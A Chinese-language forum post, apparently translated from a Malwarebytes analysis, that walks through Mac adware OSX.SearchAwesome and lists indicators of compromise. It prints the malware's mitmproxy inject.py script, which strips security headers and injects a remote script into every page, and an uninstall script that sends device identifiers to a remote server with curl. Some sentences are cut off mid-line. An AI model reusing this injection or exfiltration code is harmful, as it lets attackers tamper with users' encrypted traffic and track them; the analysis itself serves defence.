
Mac恶意软件拦截加密web流量注入广告

angel010 / 2018-10-26 08:02:00 / 浏览数 2814 技术文章 技术文章 顶(0) 踩(0)


研究人员发现一款Mac恶意软件——OSX.SearchAwesome，能够拦截加密的web流量并进行广告注入。下面对其安装和攻击过程进行分析。

安装


恶意软件看起来就是一个非常正常的图像文件，没有合法安装器那样的装饰。



打开后，应用并不会呈现一个下载器的样子，而是静默安装恶意组件。唯一可见的证据就是两个认证请求。第一个是请求授权改变Certificate Trust Settings（证书信任设置）。



第二个是允许SPI修改网络配置。



因为恶意软件是在第二阶段由另一个恶意安装器来下载的。因此无需漂亮的用户接口，因为除了密码请求外用户也看不到其他的。

广告恶意软件行为

与其他广告恶意软件类似，spinstall应用会安装一个程序和多个启动代理：

```
/Applications/spi.app
~/Library/LaunchAgents/spid-uninstall.plist
~/Library/LaunchAgents/spid.plist
```

`spid.plist`代理是用来启动`spi.app`的，但并不能确认应用持续运行。如果用户迫使应用退出，那么计算机重启或用户退出再登陆前应用不会再打开。

`spid-uninstall.plist`代理会监控`spi.app`的移除，如果APP被移除，就会同时移除恶意软件的其他组件。

恶意软件还会安装用作mitm中间人攻击的证书，恶意软件就可以将自己插入到网络包中。恶意软件首先会用证书来获取https流量的访问权限，https会将浏览器和网站之间

然后，恶意软件会安装一个开源软件mitmproxy。该软件就开源被用来拦截、检查、修改和中继web流量。证书也是mitmproxy项目所有的，软件不仅能够拦截未加密的ht

软件可以用这种能力来修改web流量将JS注入到每个页面上。这可以在恶意软件安装的`inject.py`脚本中看出来。

```
from mitmproxy import http

def response(flow: http.HTTPFlow) -> None:
   if flow.response.status_code == 200:
       if "text/html" in flow.response.headers["content-type"]:
           flow.response.headers.pop("content-security-policy", None)
           flow.response.headers.pop("content-security-policy-report-only", None)
           script_url = "https://chaumonttechnology.com/ia/script/d.php?uid=d7a477399cd589dcfe240e9f5c3398e2&a=3675&v=a1.0.0.2
           html = flow.response.content
           html = html.decode().replace("</body>", "http://+script_url+</body>")
           flow.response.content = str(html).encode("utf8")
```

从上面脚本可以看出，恶意软件会在受害者计算机上加载的每个页面都注入来源于恶意站点的脚本。

下载


如果spi.app被删除了，`spid-uninstall.plist`代理就会运行下面的脚本：

```
if ! [ -d "/Applications/spi.app" ]; then
networksetup -setwebproxystate "Wi-Fi" off
networksetup -setsecurewebproxystate "Wi-Fi" off
networksetup -setwebproxystate "Ethernet" off
networksetup -setsecurewebproxystate "Ethernet" off

VERSION=$(defaults read com.searchpage.spi version)
AID=$(defaults read com.searchpage.spi aid)
UNIQUE_ID=$(defaults read com.searchpage.spi unique_id)

curl "http://www.searchawesome.net/uninstall.php?un=1&v=$VERSION&reason=&unique_id=$UNIQUE_ID&aid=$AID"

defaults delete com.searchpage.spi
```

```
defaults delete com.searchpage.spiinstall

rm ~/Library/LaunchAgents/spid-uninstall.plist
rm ~/Library/LaunchAgents/spid.plist
fi
```

脚本的第一个功能是关闭刚才设置好的代理，然后获取程序的优先项信息，并发送这些信息到web服务器，最后删除这些优先项和启动代理。

进程的第一步就是脚本产生一个认证请求，会出现4次，每次都要求输入密码。



研究人员不建议使用恶意软件提供的卸载服务，因为卸载器在卸载时又会安装一些新的组件。


总结

该广告恶意软件乍一看一点也不像恶意软件，但是会注入服务于广告的恶意脚本。因为脚本是从服务器侧加载的，而服务器的内容可以随时修改。也就是说，未来服务器的内

注入的脚本可以用来挖矿、获取键盘输入等。因为使用的MitM攻击，不依赖于JS脚本和修改web页面内容，恶意软件可以静默地获取数据。

即使恶意软件被移除，仍然会带来潜在的伤害。比如遗留的执行MitM攻击的工具，可以被其他恶意软件用来执行其他攻击。

Malwarebytes研究人员检测并移除了恶意软件的组件OSX.SearchAwesome。但并没有移除合法开源工具mitmproxy的组件。被感染的用户应该从keychain中移除mitmpr




IoC

如果在Mac中看到下面中的任意一个文件，说明机器被该恶意软件感染了：

```
/Applications/spi.app
~/Library/LaunchAgents/spid-uninstall.plist
~/Library/LaunchAgents/spid.plist
~/Library/SPI/
```

这是安装了mitmproxy的标志：
`~/.mitmproxy/`
Mitmproxy的证书：



https://blog.malwarebytes.com/threat-analysis/2018/10/mac-malware-intercepts-encrypted-web-traffic-for-ad-injection/

上一篇：安恒杯秋季选拔赛部分题目WP 下一篇：DDoS攻防：一场古老战争的“新发展”
1. 0 条回复
   - 动动手指，沙发就是你的了！

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板